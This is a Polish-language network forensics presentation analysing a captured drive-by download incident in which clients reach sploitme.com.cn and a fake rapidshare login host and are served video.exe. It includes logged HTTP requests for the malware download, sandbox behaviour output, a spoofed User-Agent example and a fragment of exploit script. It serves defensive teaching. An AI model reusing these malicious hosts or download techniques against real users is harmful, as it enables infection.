{}}Complete ();}mdac ();
```

Co robi video.exe

```
GET /fg/load.php?e=1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: sploitme.com.cn
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Tue, 02 Feb 2010 19:05:44 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.6
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Accept-Ranges: bytes
Content-Length: 12288
Content-Disposition: inline; filename=video.exe
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: application/octet-stream
```

Co robi pobrany program?

Przykładowe piaskownice

■ CWSandbox

- ▶ <http://mwanalysis.org/>
- ▶ <http://www.sunbeltsecurity.com/sandbox/>

■ Anubis

- ▶ <http://anubis.iseclab.org/>

■ ThreatExpert

- ▶ <http://www.threatexpert.com/submit.aspx>

■ Norman Sandbox

- ▶ http://www.norman.com/technology/norman_sandbox/

I ciekawostka z piaskownicy

Registry	Reads
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PCHealth\ErrorReporting ""
Process Management	Creates Process - Filename () CommandLine: ("C:\Program Files\Internet Explorer\iexplore.exe" "http://www.honeynet.org") As User: () Creation Flags: () Kill Process - Filename () CommandLine: () Target PID: (1740) As User: () Creation Flags: ()
System Info	Get System Directory

3. iexplore.exe

General information about this executable	
Analysis Reason:	Started by video.exe..exe
Filename:	iexplore.exe
MD5:	55794b97a7faabd2910873c85274f409
SHA-1:	58e80c90bf54850b5f3ccbd8edf0877537e0ea8e
File Size:	93184
Command Line:	"C:\Program Files\Internet Explorer\iexplore.exe" "http://www.honeynet.org"
Process-status at analysis end:	dead
Exit Code:	0



Gdzie jesteśmy

- Ogólne zapoznanie się z sytuacją
- Identyfikacja klientów i serwerów
- Wizualizacje ruchu w trakcie incydentu
- Identyfikacja elementów ataku
- Odzyskiwanie plików z ruchu sieciowego
- Wybrane fragmenty z bliska
- **Ogólne spojrzenie na każdy z przypadków**

Klient 10.0.2.15

8.384933000



8.656272000



8.780768000

<http://rapidshare.com.eyu32.ru/login.php>

<http://sploitme.com.cn/>

<http://sploitme.com.cn/fg/show.php>

Host Details


Queried NetBIOS names : 8FD12EDD2DC1462,WORKGROUP,WORKGROUP<1E>

Web Browser User-Agent 1 : Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3

DHCP Vendor Code 1 : MSFT 5.0

Default Gateway : 10.0.2.2


Klient 10.0.3.15



Host Details

Queried NetBIOS names : 8FD12EDD2DC1462,WORKGROUP,WORKGROUP<1E>,WORKGROUP
Queried DNS names : www.honeynet.org,www.google-analytics.com,www.google.com,www.google.fr
Web Browser User-Agent 1 : Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
DHCP Vendor Code 1 : MSFT 5.0
Default Gateway : 10.0.3.2

Klient 10.0.4.15




Host Details

Queried NetBIOS names : 8FD12EDD2DC1462,WORKGROUP,WORKGROUP<1E>,WORKGROUP<1D>,II__MSBROWSE__I<01>
Queried DNS names : www.honeynet.org,www.google-analytics.com
Web Browser User-Agent 1 : Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
DHCP Vendor Code 1 : MSFT 5.0
Default Gateway : 10.0.4.2

Klient 10.0.5.15

214.536423000

<http://sploitme.com.cn/fg/show.php>



Nagłówek User-Agent można sfałszować

```
GET /login.php HTTP/1.1
Host: rapidshare.com.eyu32.ru
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

```
GET / HTTP/1.0
User-Agent: wget/1.11.4
Accept: */*
Host: wampir.mroczna-zaloga.org
Connection: Keep-Alive
```

```
GET /fg/show.php HTTP/1.0
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.6) Gecko/20040614 Firefox/0.8
Accept: */*
Host: sploitme.com.cn
Connection: Keep-Alive
```

Podsumowanie na koniec

■ Co udało się ustalić

- ▶ Zidentyfikować klientów i serwery,
- ▶ Określić „atakującą” stronę
- ▶ Określić jak klienci trafiają na „atakującą” stronę
- ▶ Odzyskać pliki z ruchu sieciowego
 - Pliki HTML wraz ze skryptami wykorzystanymi w ataku
 - Plik wykonywalny pobierany na atakowaną stację
- ▶ Określić akcje wykonywane przez pobierany plik
- ▶ Odtworzyć prawdopodobny scenariusz zdarzeń
 - Co robi użytkownik, co dzieje się samo
- ▶ Zauważyć fałszowany nagłówek User-Agent

Narzędzia

■ Wireshark

- ▶ <http://www.wireshark.org/>

■ Network Miner, xplico

- ▶ <http://networkminer.sourceforge.net/>
- ▶ <http://www.xplico.org/>

■ Satori (ale i p0f, Ettercap, ...)

- ▶ <http://myweb.cableone.net/xnih/>

■ NetGrok

- ▶ <http://www.cs.umd.edu/projects/netgrok/>

■ Malzilla

- ▶ <http://malzilla.sourceforge.net/>

Przykłady

- Honeynet Project Challenges
 - ▶ <http://www.honeynet.org/challenges>
- Network Forensics Puzzle Contest
 - ▶ <http://forensicscontest.com/>
- Wireshark: Sample Captures
 - ▶ <http://wiki.wireshark.org/SampleCaptures>

Pytania?